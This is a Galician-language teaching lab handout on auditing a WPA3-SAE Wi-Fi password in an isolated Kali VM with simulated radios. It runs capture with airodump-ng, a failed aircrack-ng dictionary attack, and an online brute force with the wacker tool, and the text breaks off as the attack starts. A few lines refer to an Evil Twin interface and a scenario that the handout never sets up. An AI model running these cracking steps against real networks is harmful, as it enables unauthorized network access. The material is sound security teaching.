

TALLER HE

PRÁCTICA Auditar contrasinal Wi-Fi WPA3 (SAE)

Apellidos	Nome


ESCENARIO: AP → SSID EMPRESA-XYZ → WPA3 (SAE)

MV kaliA

- RAM ≥ 2048MB
- CPU ≥ 2
- PAE/NX habilitado
- BIOS: Óptica
- ISO: Live Kali amd64
- Rede: NAT(eth0)
- Wordlist: rockyou
- mac80211_hwsim**
 - radios=3 → wlan0, wlan1, wlan2
 - wlan0 → AP (hostapd, ip netns)
 - wlan1 → Cliente
 - wlan2 → unknown (tools suite: aircrack-ng → auditar handshake)

Namespaces

- phy0 → wlan0 → AP aillado
- phy1 → wlan1 → cliente autenticado aillado



LIMITACIÓN DE RESPONSABILIDADE O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

Material necesario	Práctica: Auditar contrasinal Wi-Fi WPA3 (SAE)
<ul style="list-style-type: none"> ■ Host alumnado ■ Máquina virtual GNU/Linux Kali ■ [0] 1-Taller-HE-Practica-WIFI-1 ■ [1] Curvas elípticas e criptografía ■ [2] Matemáticas detrás das curvas elípticas e Bitcoin ■ [3] wacker 	<p>(1) Prerrequisito: Realizar [0]</p> <p>(2) Host alumnado. Máquina virtual GNU/Linux Kali amd64:</p> <ul style="list-style-type: none"> ■ Crear seguindo especificacións do escenario. ■ Arrancar ■ Configurar a rede según o escenario: NAT(eth0), AP(wlan0), cliente(wlan1), unknown(wlan2) ■ Montar AP simulado con WPA3-SAE e aillar ■ Conectar co cliente simulado e aillar ■ Investigar co cliente unknown(airdump-ng) → desconectar cliente simulado → capturar handshake SAE → comprobar fortaleza contrasinal → auditar handshake con aircrack-ng e ataque por diccionario (rockyou) → Método WPA3 non soportado → Empregar wacker mediante forza bruta (sen handshake) → depende fortaleza contrasinal



Protocolo	Método de autenticación	Seguridade	Ventaxes	Desvantaxes	Ataques típicos	Como protexerse contra os ataques	Nível seguridade
WPA2-PSK	Pre-Shared Key (clave común)	Cifrado AES, pero usa unha chave compartida	Fácil de configurar e usar	Menos seguro en redes grandes ou abertas, risco se a clave é débil	Ataques de diccionario (forza bruta usando claves débiles), Ataques de captura de handshakes	<ol style="list-style-type: none"> 1. Usa contrasinais longos e complexos (máis de 16 caracteres, combinación de maiúsculas, minúsculas, números e caracteres especiais). 2. Habilita o control de acceso á rede (filtrado MAC). 3. Desactiva a reemitição do handshake para dificultar a captura do handshake. 4. Habilitar 802.11w (protección de tramas de xestión): ieee80211w=2 → tramas desautenticación/desasociación están cifradas e non poden ser manipuladas por un atacante. Require o uso de WPA2 o WPA3 con AES (non se admite TKIP). 	↑
WPA2-EAP	Extensible Authentication Protocol (EAP)	Cifrado AES, require autenticación baseada en servidor (RADIUS)	Maior seguridade, pode usar certificados e outros métodos de autenticación	Requere configuración de servidor (RADIUS), máis complexo	Ataques Man-in-the-Middle (se non hai cifrado TLS adecuado), Ataques de diccionario contra credenciais	<ol style="list-style-type: none"> 1. Usa TLS ou outros métodos EAP seguros para a comunicación entre o cliente e o servidor. 2. Implementa certificados para autenticación EAP para evitar ataques de MITM. 3. Utiliza contrasinais fortes e técnicas de autenticación multifactorial para protexer as credenciais. 	↑↑
WPA3-SAE	Simultaneous Authentication of Equals (SAE)	Cifrado AES, resistencia mellorada contra ataques de forza bruta	Máxima seguridade, mellora a protección contra ataques offline	Asegúrese de que todos os dispositivos son compatibles	Ataques de diccionario offline (reducidos significativamente, pero aínda posibles en certas condicións), Ataques de downgrading (forzar a conexión a WPA2)	<ol style="list-style-type: none"> 1. Activar protección contra downgrading en routers (forzar WPA3 en vez de WPA2). 2. Usa claves longas e únicas para cada dispositivo. 3. Reforza a seguridade da configuración de WPA3 nas túas redes e dispositivos para evitar vulnerabilidades de implementación. 	↑↑↑

Conclusión:

- **WPA2-PSK:** Ten un nivel de seguridade básico, ideal para redes pequenas ou domésticas, pero pode mellorar se se seguen as boas prácticas.
- **WPA2-EAP:** Ten unha maior seguridade grazas á autenticación centralizada (RADIUS), pero require máis configuración.
- **WPA3-SAE:** O protocolo máis seguro, protexendo contra moitos tipos de ataques, pero require compatibilidade de dispositivos.

WPA3-SAE (Wi-Fi Protected Access 3 con Simultaneous Authentication of Equals)

É o estándar máis recente de seguridade para redes inalámbricas, que reemplaza a WPA2-PSK como método de autenticación baseado en contrasinal. A súa principal innovación é o protocolo **Simultaneous Authentication of Equals (SAE)**, tamén coñecido como **Dragonfly**, que resolve as vulnerabilidades dos handshakes WPA2 fronte a ataques de forza bruta offline.

WPA3-SAE está deseñado para entornos residenciais e de pequenas empresas onde se comparte un contrasinal común entre usuarios, pero cunha seguridade significativamente mellorada fronte a ataques de diccionario, replay e man-in-the-middle (MITM).

Diferenzas Clave respecto a WPA2-PSK

Característica	WPA2-PSK	WPA3-SAE
Derivación de Claves	PMK derivado de PSK (PBKDF2)	PMK derivado mediante SAE (Dragonfly)
Vulnerabilidade a Diccionario	✗ Handshake capturado é crackeable offline	✓ Handshake NON é crackeable (Forward Secrecy)
Protección contra Replay	✗ Vulnerable	✓ Protexido mediante commit/confirm
Forward Secrecy	✗ Non	✓ Si (claves únicas por sesión)
Cifrado Mínimo	CCMP (AES-128)	GCMP-256 (AES-256) recomendado
PMF (802.11w)	Opcional	Obrigatorio

Fluxo de Autenticación

O protocolo SAE utiliza un intercambio criptográfico baseado en **curvas elípticas (EC)** ou **grupos Diffie-Hellman** para establecer unha clave compartida sen revelar o contrasinal.

Fase 1: Commit (Intercambio de Compromisos)

1. Cliente e AP xeneran valores aleatorios:

- Cada parte escolle un escalar aleatorio privado e calcula un elemento público da curva elíptica.

2. Envío de Commit:

- Cliente → AP: Envía o seu elemento público + hash de confirmación.
- AP → Cliente: Envía o seu elemento público + hash de confirmación.

3. Propiedades de Seguridade:

- Os valores aleatorios **únicanse en cada sesión** (Forward Secrecy).
- O contrasinal **nunca se transmite** nin se pode derivar dende o tráfico capturado.

Fase 2: Confirm (Verificación Mutua)

1. Ambas partes calculan a PMK (Pairwise Master Key):

- Usando o seu escalar privado e o elemento público recibido, calculan un **secreto compartido**.
- Este secreto combínase co contrasinal (mediante HMAC) para derivar a **PMK**.

2. Verificación mediante hashes:

- Cliente → AP: Envía un hash de confirmación (probando que coñece o contrasinal).
- AP → Cliente: Envía o seu hash de confirmación.

3. Resultado:

- Se ambos hashes coinciden, a autenticación ten éxito.
- A PMK **xérase de forma única** para esta sesión.

Fase 3: 4-Way Handshake (Derivación de Claves de Sesión)

1. Calcular PTK (Pairwise Transient Key):

- A partir da PMK, o cliente e o AP calculan a PTK usando:
 - Nonces únicos (ANonce do AP, SNonce do cliente).
 - Direccións MAC de ambas partes.

2. Establecer Cifrado:

- Cliente e AP usan AES-GCMP para cifrar o tráfico de datos.
- **PMF (Protected Management Frames)** actívase automaticamente.

Resumo do Fluxo con Participantes

1. Cliente ↔ AP → Intercambio de Commit (elementos públicos da curva)
2. Cliente ↔ AP → Cálculo do secreto compartido (sen transmitir contrasinal)
3. Cliente ↔ AP → Verificación Confirm (hashes mutuos)
4. Cliente ↔ AP → Derivación da PMK (única para esta sesión)
5. Cliente ↔ AP → 4-Way Handshake (cálculo da PTK)
6. Cliente ↔ AP → Cifrado AES-GCMP activado + PMF obrigatorio

Vantaxes de Seguridade

1. **Forward Secrecy:** Cada sesión xera claves únicas. Capturar tráfico pasado non permite descifrado.
2. **Resistencia a Ataques de Dicionario Offline:** O handshake SAE **non contén información crackeable** sen interacción activa.
3. **Protección contra Man-in-the-Middle:** A verificación mutua mediante hashes impide suplantación.
4. **PMF Obrigatorio:** As tramas de xestión van cifradas, evitando desautenticacións maliciosas.
5. **Modo de Transición:** WPA3-SAE permite modo mixto WPA2/WPA3 para compatibilidade.

Limitacións e Consideracións

1. **Compatibilidade:** Require hardware e drivers actualizados (soporte EC ou Diffie-Hellman).
2. **Vulnerabilidades de Implementación:** Ataques como **Dragonblood** (CVE-2019-9494) demostraron debilidades en implementacións iniciais (xa parcheadas).
3. **Configuración Incorrecta:** O modo de transición WPA2/WPA3 pode permitir ataques de downgrade se non se desactiva WPA2.
4. **Rendimiento:** O cálculo de curvas elípticas pode ser lixeiramente máis lento que PBKDF2.

Conclusión

WPA3-SAE representa un avance fundamental na seguridade de redes inalámbricas baseadas en contrasinal, resolvendo as vulnerabilidades críticas de WPA2-PSK:

- **Elimina a posibilidade de crackear handshakes capturados.**
- **Garante Forward Secrecy** para protexer sesións pasadas.
- **Obriga a usar PMF** para evitar ataques de desautenticación.

É o **estándar recomendado** para redes domésticas e pequenas empresas a partir de 2020, aínda que a súa adopción completa require actualización de hardware e firmware en todos os dispositivos.

Nota para o Laboratorio: A implementación de WPA3-SAE en hostapd require versións ≥ 2.10 e soporte do kernel para curvas elípticas. Non todos os dispositivos mac80211_hwsim poden soportar SAE, polo que se recomenda verificar compatibilidade antes de despregar escenarios WPA3.

Procedemento:

(1) Host alumnado. Máquina virtual GNU/Linux Kali:

- (a) Crear e arrancar unha máquina virtual no equipo do alumnado coas seguintes características (ver escenario):
 - i. RAM \geq 2048MB
 - ii. CPU \geq 2
 - iii. PAE/NX habilitado
 - iv. ISO: Kali Live amd64 [3]
 - v. Rede: 1 tarxeta en modo NAT (*as wlanX serán simuladas por mac80211_hwsim*)
 - vi. Nome: Practica-Kali-Auditar-WPA3

(b) Executar nunha consola (consola1):

```
$ setxkbmap es #Configurar teclado en español
$ ip addr show eth0 #Amosar información sobre a NIC eth0. Verificar que a configuración de rede para a NIC eth0 é a seguinte: IP=10.0.2.15, MS=255.255.255.0
$ ip route #Ver a táboa de rutas do sistema.Verificar que GW=10.0.2.2
$ cat /etc/resolv.conf #Ver o contido do ficheiro /etc/resolv.conf, o cal contén a configuración os servidores DNS a empregar para a resolución de nomes. Comprobar que as directivas nameserver coinciden cos DNS1 e DNS2 da aula taller.
$ sudo modprobe mac80211_hwsim radios=3 #Este comando permite crear radios simuladas para probas e desenvolvemento, o que pode ser útil nun ambiente de test ou investigación. Non require hardware físico e simula varias interfaces de rede Wi-Fi que funcionan dentro do sistema: wlan0, wlan1 e wlan2
$ ip addr show #Amosar información sobre as NIC existentes no sistema, é dicir, verificar a configuración de rede para as NIC: lo, eth0, wlan0, wlan1, wlan2 e hwsim0
```

(c) Rol interfaces Wi-Fi:

Imos empregar:

- i. wlan0 para AP WPA2 (PSK) (shell bash consola1)
- ii. wlan1 para o cliente que se conecta a AP (shell bash consola2)
- iii. wlan2 como un cliente que non sabe o contrasinal para conectarse ao AP (shell bash consola3).

(d) Configura wlan0 como AP e aillala do resto de interfaces: na consola1

```
$ sudo su - #Acceder á consola de root(administrador) a través dos permisos configurados co comando sudo (/etc/sudoers, visudo)
```

```
# apt update && apt -y install hostapd #Actualizar o listado de paquetes dos repositorios (/etc/apt/sources.list, /etc/apt/sources.list.d/) e se este comando ten éxito ($?=0) faise o segundo comando, o cal instálase o paquete hostapd. Co parámetro -y automaticamente asumimos yes a calquera pregunta que ocorra na instalación do paquete.
```

```
# ip netns add wifi_ap_wlan0 #Crear un novo namespace de rede chamado wifi_ap_wlan0 no sistema. Un namespace de rede é unha funcionalidade de Linux que permite crear espazos de rede illados, onde cada espazo pode ter as súas propias interfaces de rede, routers e configuracións independentes. Neste caso, o nome wifi_ap_wlan0 identifica o namespace que se está a crear, e permitirá que as interfaces de rede, como wlan0, operen de forma illada dentro dese namespace, sen interferir co resto das interfaces ou redes do sistema. Isto é útil para crear ambientes de proba ou para a xestión de múltiples redes illadas na mesma máquina sen que compartan recursos.
```

```
# iw phy phy0 set netns name wifi_ap_wlan0 #Asignar a interface de radio phy0 (que representa a primeira interfaz de hardware de rede Wi-Fi) ao namespace de rede identificado por wifi_ap_wlan0. Isto significa que a interface phy0 pasará a formar parte do espazo de rede illado wifi_ap_wlan0, o que permite que a súa configuración e operación (como a asignación de IPs ou a conexión a redes Wi-Fi) se realicen de maneira independente das outras interfaces ou do namespace principal do sistema. Este comando é útil cando se traballa con múltiples namespaces de rede para crear entornos de rede separados e illados, por exemplo, en simulacións ou probas de redes.
```

```
# ip netns exec wifi_ap_wlan0 bash #Executar unha instancia do shell bash dentro do namespace de rede chamado wifi_ap_wlan0. Isto significa que, ao executar o comando, ábrese un terminal onde as interfaces de rede e as rutas de rede serán específicas para o namespace wifi_ap_wlan0, permitindo interactuar con redes ou dispositivos dentro dese espazo illado. A principal utilidade é traballar cunha rede virtual illada sen afectar a rede principal do sistema, o que é útil para tarefas como probar configuracións de rede ou simular entornos de rede controlados.
```

(e) Executar na consola1:

```
# echo 'interface=wlan0
driver=nl80211
country_code=ES
ssid=EMPRESA-XYZ
channel=6
hw_mode=g
ieee80211w=2
wpa=2
wpa_key_mgmt=SAE
rsn_pairwise=CCMP
sae_password=spongebob19
sae_require_mfp=1' > wpa3-sae.conf #Este comando crea un ficheiro de configuración
chamado wpa3-sae.conf para configurar un punto de acceso Wi-Fi, tal que:

interface=wlan0: Especifica que a interface de rede a configurar é wlan0 (tarxeta Wi-Fi).
driver=nl80211: Usa o driver nl80211, que é común para dispositivos Wi-Fi modernos.
country_code=ES: Establece o código do país como ES (España), para aplicar as regulacións de canal e
potencia locais.
ssid=EMPRESA-XYZ: Define o nome da rede Wi-Fi como EMPRESA-XYZ.
channel=6: Define o canal a usar, neste caso o canal 6 na banda de 2.4GHz (2437MHz).
hw_mode=g: Establece o modo de hardware como g (Wi-Fi 802.11g)
ieee80211w=2: PMF (Protected Management Frames) obrigatorio. Isto protexe tramas de xestión (por
exemplo, deauth/disassoc) e é requisito típico en WPA3.
wpa=2: Habilita RSN (o "WPA2/WPA3" moderno en hostapd). O valor 2 aquí indica "usar RSN"; non significa
que sexa WPA2-PSK, iso ven dado por wpa_key_mgmt.
wpa_key_mgmt=SAE: escolle SAE (Simultaneous Authentication of Equals) como método de autenticación →
isto é WPA3-Personal, non PSK.
rsn_pairwise=CCMP: Establece o algoritmo de cifrado con AES-CCMP.
sae_password=spongebob19: Define a clave de acceso (spongebob19) para a rede Wi-Fi.
sae_require_mfp=1: Require PMF para conexións SAE (vai na mesma liña de ieee80211w=2).

# hostapd wpa3-sae.conf #Iniciar o hostapd, que é un daemon que permite que un dispositivo
actúe como punto de acceso Wi-Fi. Ao executar este comando, hostapd carga o ficheiro de
configuración wpa3-sae.conf para configurar o punto de acceso, utilizando os parámetros
especificados neste ficheiro, como a interface de rede, o nome da rede (SSID), a clave WPA3-SAE,
os algoritmos de cifrado, e outros axustes de seguridade e rede. Isto fai que o dispositivo se
converta nun punto de acceso Wi-Fi, permitindo que os clientes se conecten á rede de forma
segura.

wlan0: interface state UNINITIALIZED->COUNTRY_UPDATE
wlan0: interface state COUNTRY_UPDATE->ENABLED
wlan0: AP-ENABLED
```

(f) Configura wlan1 como cliente autenticado e aillala do resto de interfaces. Executar na consola2:

```
$ sudo su - #Acceder á consola de root(administrador) a través dos permisos configurados co comando
sudo (/etc/sudoers, visudo)

# ip netns add wifi_cliente_wlan1 #Crear un novo namespace de rede chamado
wifi_cliente_wlan1 no sistema. Un namespace de rede é unha funcionalidade de Linux que permite
crear espazos de rede illados, onde cada espazo pode ter as súas propias interfaces de rede,
routers e configuracións independentes. Neste caso, o nome wifi_cliente_wlan1 identifica o
namespace que se está a crear, e permitirá que as interfaces de rede, como wlan1, operen de forma
illada dentro dese namespace, sen interferir co resto das interfaces ou redes do sistema. Isto é
útil para crear ambientes de proba ou para a xestión de múltiples redes illadas na mesma máquina
sen que compartan recursos.

# iw phy phy1 set netns name wifi_cliente_wlan1 #Asignar a interface de radio phy1
(que representa a segunda interfaz de hardware de rede Wi-Fi) ao namespace de rede identificado
por wifi_cliente_wlan1. Isto significa que a interface phy1 pasará a formar parte do espazo de
rede illado co id wifi_cliente_wlan1, o que permite que a súa configuración e operación (como a
asignación de IPs ou a conexión a redes Wi-Fi) se realicen de maneira independente das outras
interfaces ou do namespace principal do sistema. Este comando é útil cando se traballa con
múltiples namespaces de rede para crear entornos de rede separados e illados, por exemplo, en
simulacións ou probas de redes.

# ip netns exec wifi_cliente_wlan1 bash #Executar unha instancia do shell bash dentro do
network namespace chamado wifi_cliente_wlan1. A partir deste momento, todos os comandos executados
nesta consola afectarán unicamente ás interfaces, rutas e configuracións de rede dese namespace.
Isto permite simular un cliente Wi-Fi illado, sen interferir coa rede principal nin co namespace
do punto de acceso.

# ip link set lo up #Activar a interface loopback (lo) dentro do namespace wifi_cliente_wlan1. A
interface loopback é necesaria para o correcto funcionamento de múltiples aplicacións de rede, incluído
wpa_supplicant, e garante que os servizos locais poidan comunicarse correctamente dentro do namespace.

# echo 'network={
ssid="EMPRESA-XYZ"
key_mgmt=SAE
ieee80211w=2
sae_password="spongebob19"
}' >> wpa_supplicant_wpa3.conf #Este comando engade unha configuración a un ficheiro chamado
wpa_supplicant_wpa3.conf para configurar a conexión Wi-Fi dun cliente. Así:

network={: Inicia a sección de configuración dunha rede Wi-Fi.
ssid="EMPRESA-XYZ": Define nome da rede Wi-Fi á que o cliente se quere conectar(SSID): EMPRESA-XYZ
key_mgmt=SAE: Indica que o método de autenticación é SAE → é dicir, WPA3-Personal (non WPA2-PSK).
SAE substitúe ao PSK tradicional e usa un intercambio máis robusto (Dragonfly/SAE).
ieee80211w=2: PMF (Protected Management Frames) obrigatorio no lado cliente(0: desactivado,
1: opcional, 2: obrigatorio). Isto ten que encaixar co AP: se o AP require PMF, o
cliente debe levar 2 (ou non conectará).
sae_password="spongebob19": Define a clave de acceso á rede Wi-Fi (spongebob19). A passphrase para
SAE (o contrasinal "humano" da rede WPA3).
En WPA3 non se usa como "PSK directo", senón como entrada do protocolo
SAE para derivar claves de sesión.
}: Pecha a sección de configuración da rede.

# wpa_supplicant -B -i wlan1 -c wpa_supplicant_wpa3.conf #Iniciar o wpa_supplicant, que
é un programa utilizado para conectar un dispositivo a unha rede Wi-Fi de forma segura. A explicación
de cada opción é a seguinte:
-B: Executa wpa_supplicant en segundo plano (background).
-i wlan1: Especifica a interface de rede a usar para a conexión Wi-Fi, neste caso wlan1.
-c wpa_supplicant_wpa3.conf: Indica o ficheiro de configuración que contén os parámetros da rede Wi-
Fi (como SSID, clave, etc.), neste caso wpa_supplicant_wpa3.conf.
```

(g) Consola1: Comprobar que ten lugar a conexión do cliente(neste caso MAC Cliente=8e:b3:b5:62:2d:b9):

```
wlan0: STA 8e:b3:b5:62:2d:b9 IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED 8e:b3:b5:62:2d:b9
wlan0: STA 8e:b3:b5:62:2d:b9 RADIUS: starting accounting session 3544351FB857A3D9
wlan0: STA 8e:b3:b5:62:2d:b9 WPA: pairwise key handshake completed (RSN)
wlan0: EAPOL-4WAY-HS-COMPLETED 8e:b3:b5:62:2d:b9
```

(h) Executar na consola3:

```
$ sudo su - #Acceder á consola de root(administrador) a través dos permisos configurados co comando
sudo (/etc/sudoers, visudo)

# airmon-ng check kill #Deter calquera proceso que poida interferir co funcionamento das
ferramentas de auditoría Wi-Fi, como airodump-ng ou aireplay-ng, cando unha interface está en modo
monitor. Estes procesos inclúen xestores de rede (como NetworkManager ou wpa_supplicant) que
automaticamente configuran as interfaces de rede, podendo interferir co modo monitor. Deténdoos,
airmon-ng garante que a interface poida funcionar correctamente en modo monitor sen interrupcións.
```

```
# airmon-ng start wlan2 #Habilitar o modo monitor na interface de rede sen fíos chamada wlan2, permitindo que esta capture todos os paquetes Wi-Fi que estean no aire, sen estar asociada a unha rede específica. O modo monitor é esencial para tarefas de auditoría ou análise de redes Wi-Fi, xa que permite escoitar o tráfico de calquera dispositivo na mesma canle sen necesidade de estar conectado. Ademais, este comando crea unha nova interface virtual (xeralmente chamada wlan2mon) asociada á interface orixinal para usar en operacións de monitoraxe.
```

```
# airodump-ng wlan2mon #Iniciar a ferramenta airodump-ng para capturar paquetes de redes Wi-Fi, utilizando a interface wlan2mon, que debe estar en modo monitor. Este comando permite escanear e listar todas as redes Wi-Fi dispoñibles no rango da interface, mostrando información como o nome das redes (SSID), os enderezos MAC dos puntos de acceso (BSSID), os canais que están a usar, o tipo de cifrado (WPA, WPA2, etc.), e unha lista de clientes conectados a esas redes. É unha ferramenta comumente utilizada para auditorías de seguridade en redes sen fíos.
```

```
# Ctrl^C #Enviar unha sinal SIGINT (Interrupt) ao proceso en execución no terminal actual, indicándolle que debe deter a súa execución. Esta combinación de teclas úsase para interromper ou finalizar procesos que están en curso, como scripts, programas ou comandos que se están executando.
```

```
# mkdir capturas && airodump-ng wlan2mon -c 6 -w capturas/cap #Crear un directorio chamado capturas e logo executa airodump-ng na interface wlan2mon (configurada en modo monitor) para capturar paquetes Wi-Fi no canal 6*, gardando os datos capturados no directorio capturas co prefixo de ficheiro cap. Como resultado, os ficheiros xerados (por exemplo, cap-01.cap) conterán os paquetes capturados, útiles para análises ou auditorías de redes sen fíos.
```

*(sustituír polo canal que está a usar o AP)

(i) Voltar a conectar o cliente1. Executar na consola2:

```
# pkill -f wpa_supplicant || true #Eliminar os procesos wpa_supplicant existentes.  
#Ver na consola1 a desconexión do cliente  
wlan0: AP-STA-DISCONNECTED 8e:b3:b5:62:2d:b9
```

```
# wpa_supplicant -B -i wlan1 -c wpa_supplicant_wpa3.conf #Iniciar o proceso wpa_supplicant, que é usado para xestionar a conexión dunha interface Wi-Fi a unha rede inalámbrica. A opción -B executa o proceso en segundo plano (background), -i wlan1 especifica que a interface Wi-Fi a utilizar é wlan1, e -c wpa_supplicant_wpa3.conf indica que o ficheiro de configuración a usar é wpa_supplicant_wpa3.conf, que contén os detalles de autenticación e parámetros da rede, como o SSID, método de cifrado e contrasinal. Este comando configura e conecta a interface Wi-Fi a unha rede segundo a configuración proporcionada.
```

```
#Ver na consola1 a reconexión do cliente  
wlan0: AP-STA-CONNECTED 8e:b3:b5:62:2d:b9  
wlan0: STA 8e:b3:b5:62:2d:b9 RADIUS: starting accounting session 30793625FB0FE410  
wlan0: STA 8e:b3:b5:62:2d:b9 WPA: pairwise key handshake completed (RSN)  
wlan0: EAPOL-4WAY-HS-COMPLETED 8e:b3:b5:62:2d:b9
```

(j) Consola3. Unha vez capturado o handshake:

```
CH 6 ][ Elapsed: 48 s ][ 2026-01-13 17:24 ][ WPA handshake: AA:BB:CC:DD:EE:FF ← BSSID
```

Executar na consola3:

```
# Ctrl^C #Enviar unha sinal SIGINT (Interrupt) ao proceso en execución no terminal actual
```

Auditar contrasinal

```
# gunzip -c /usr/share/wordlists/rockyou.txt.gz > /tmp/rockyou.txt #Descomprimir o ficheiro rockyou.txt.gz, que contén un popular diccionario de contrasinais, sen eliminar o ficheiro comprimido orixinal. A opción -c fai que o contido descomprimido sexa enviado ao estándar de saída, e co redirixidor > ese contido gárdase como un novo ficheiro chamado rockyou.txt no directorio /tmp. Deste xeito, o ficheiro descomprimido queda dispoñible en /tmp sen modificar o ficheiro comprimido orixinal en /usr/share/wordlists.
```

```
# aircrack-ng capturas/cap-01.cap -w /tmp/rockyou.txt #Usar a ferramenta Aircrack-ng para realizar un ataque de forza bruta contra un ficheiro de captura de paquetes (cap-01.cap) almacenado no directorio capturas. Este ficheiro contén un handshake de WPA/WPA2, e o comando tenta descifrar a clave de acceso utilizando un diccionario de contrasinais. O diccionario de contrasinais está especificado no ficheiro rockyou.txt, que está no directorio /tmp. O proceso consistirá en probar cada palabra no diccionario para ver se coincide co contrasinal usado na rede Wi-Fi, permitindo obter a clave se está no diccionario.
```

```
Unsupported key version 0 encountered.
```

```
May be WPA3 - not yet supported.
```

```
Aborted
```

Método non soportado (non funciona SAE como PSK):

En WPA3-SAE o que captura airodump-ng non é un handshake reutilizable como en WPA2-PSK, senón o intercambio de autenticación SAE (EAPOL/SAE commit-confirm) e o 4-way handshake asociado, que non permite derivar unha clave para un ataque por diccionario offline.

Wacker [3]: Ataque por Forza Bruta Online contra WPA3-SAE

WPA3-SAE elimina os ataques offline de diccionario (non se pode crackear o handshake capturado). Porén, **si é posible un ataque online de forza bruta directa** contra o AP. A única defensa real é a **fortaleza do contrasinal**.

Por que WPA3-SAE non é vulnerable a ataques offline... pero si a ataques online

En WPA2-PSK, o ataque captura o 4-way handshake e crackéao offline sen límite de velocidade. **WPA3-SAE bloquea este vector** mediante o protocolo Dragonfly: cada sesión deriva claves únicas (Forward Secrecy) que non permiten reconstruír o contrasinal desde o tráfico capturado. Porén, **o protocolo SAE require que o AP responda a cada intento de autenticación**. Isto permite un ataque diferente: **probar contrasinais directamente contra o AP en tempo real**.

Característica	WPA2-PSK offline	WPA3-SAE online (wacker)
Captura de handshake	Necesaria	X Non necesaria
Cracking offline	Sen límite	X Imposible (Forward Secrecy)
Tentativas por segundo	Millóns (GPU)	~80-150 (limitado pola rede)
Detectable polo AP/IDS	X Invisible	Visible (tráfico SAE continuo)
Éxito depende de	GPU + wordlist	Fortaleza do contrasinal

Wacker: ferramenta de diccionario online para WPA3-SAE

Wacker [3] é un cracker de diccionario para WPA3-SAE que usa o **interface de control de wpa_supplicant** para lanzar intentos de autenticación SAE directamente contra o AP, sen capturar ningún handshake previo.

Mecanismo de funcionamento:

1. Wacker lanza o seu propio wpa_supplicant parcheado
2. Para cada palabra da wordlist, tenta autenticarse co AP mediante SAE Commit/Confirm
3. O AP responde con éxito ou fallo
4. Wacker interpreta a resposta e pasa á seguinte palabra

Características clave:

- Non require captura de tráfico previa — ataque puro online
- Compatible con mac80211_hwsim — funciona no noso laboratorio
- Paralelizable con múltiples interfaces e fragmentos da wordlist
- Lento (~80-150 palabras/segundo) fronte a cracking offline (millóns/segundo con GPU)
- Detectable: o AP ve tráfico SAE anómalo continuo
- Vulnerable a bloqueo por MAC: o AP pode blacklistear a MAC atacante

A) Consola3. Instalar wacker:

O escenario wpa3_sae_vulnerable debe estar **activo**. Wacker require compilar o seu propio wpa_supplicant parcheado.

Executar no **namespace global**:

```
# apt-get install -y pkg-config libnl-3-dev gcc libssl-dev libnl-genl-3-dev git #Instalar
dependencias de compilación

# cd /opt && git clone https://github.com/blunderbuss-wctf/wacker.git #Clonar wacker

# cd wacker && git apply wpa_supplicant.patch #Aplicar o patch ao wpa_supplicant incluído no
repositorio
```

```
# cp defconfig wpa_supplicant-2.10/wpa_supplicant/.config \
&& cd wpa_supplicant-2.10/wpa_supplicant \
&& make -j4 #Compilar wpa_supplicant parcheado (pode tardar varios minutos)
# ls -lh wpa_supplicant #Verificar compilación
-rwxr-xr-x 1 root root ~13M ... wpa_supplicant
```

Este *wpa_supplicant* compilado úsao *wacker* internamente — **non substitúe** o do sistema.

B) Consola3. Identificar o obxectivo:

Wacker ataca o AP WPA3-SAE lexítimo (wlan0). O Evil Twin WPA2-PSK (wlan3) non é o obxectivo aquí — *wacker* vai directamente contra SAE.

```
# ip netns exec wifi_ap_wlan0 iw dev wlan0 info #Obter BSSID do AP lexítimo WPA3 (wlan0) e a súa
frecuencia

## Saída esperada:

## Interface wlan0

##   addr EA:18:30:AA:C3:48      ← BSSID_AP (anota este valor)
##   ssid EMPRESA-XYZ
##   channel 6 (2437 MHz)      ← FREQ = 2437 (anota este valor)
```

O BSSID real pode diferir en cada arranque do laboratorio. Verificar sempre.

C) Consola4. Executar wacker:

Abrir **outro terminal**. *Wacker* usará wlan2 (interface libre no namespace global — a mesma usada para *airodump-ng* nas seccións anteriores, pero agora en modo *managed*):

```
$ sudo su - #Acceder á consola de root(administrador) a través dos permisos configurados co comando sudo
(/etc/sudoers, visudo)
# cd /opt/wacker \

&& airmon-ng stop wlan2mon 2>/dev/null || true \

&& ip link set wlan2 down \

&& iw dev wlan2 set type managed \

&& ip link set wlan2 up #Asegurarse de que wlan2 NON está en modo monitor (parar airmon-ng se estivese
activo)
# gunzip -kf /usr/share/wordlists/rockyou.txt.gz #Descomprimir wordlist

# python3 wacker.py --wordlist /usr/share/wordlists/rockyou.txt --interface wlan2
--bssid EA:18:30:AA:C3:48 --ssid EMPRESA-XYZ --freq 2437 #Lanzar wacker (substituír BSSID_AP e
FREQ polos valores reais)

##Saída esperada durante o ataque:

##Start time: 20 Feb 2026 10:15:32

##Starting wpa_supplicant...

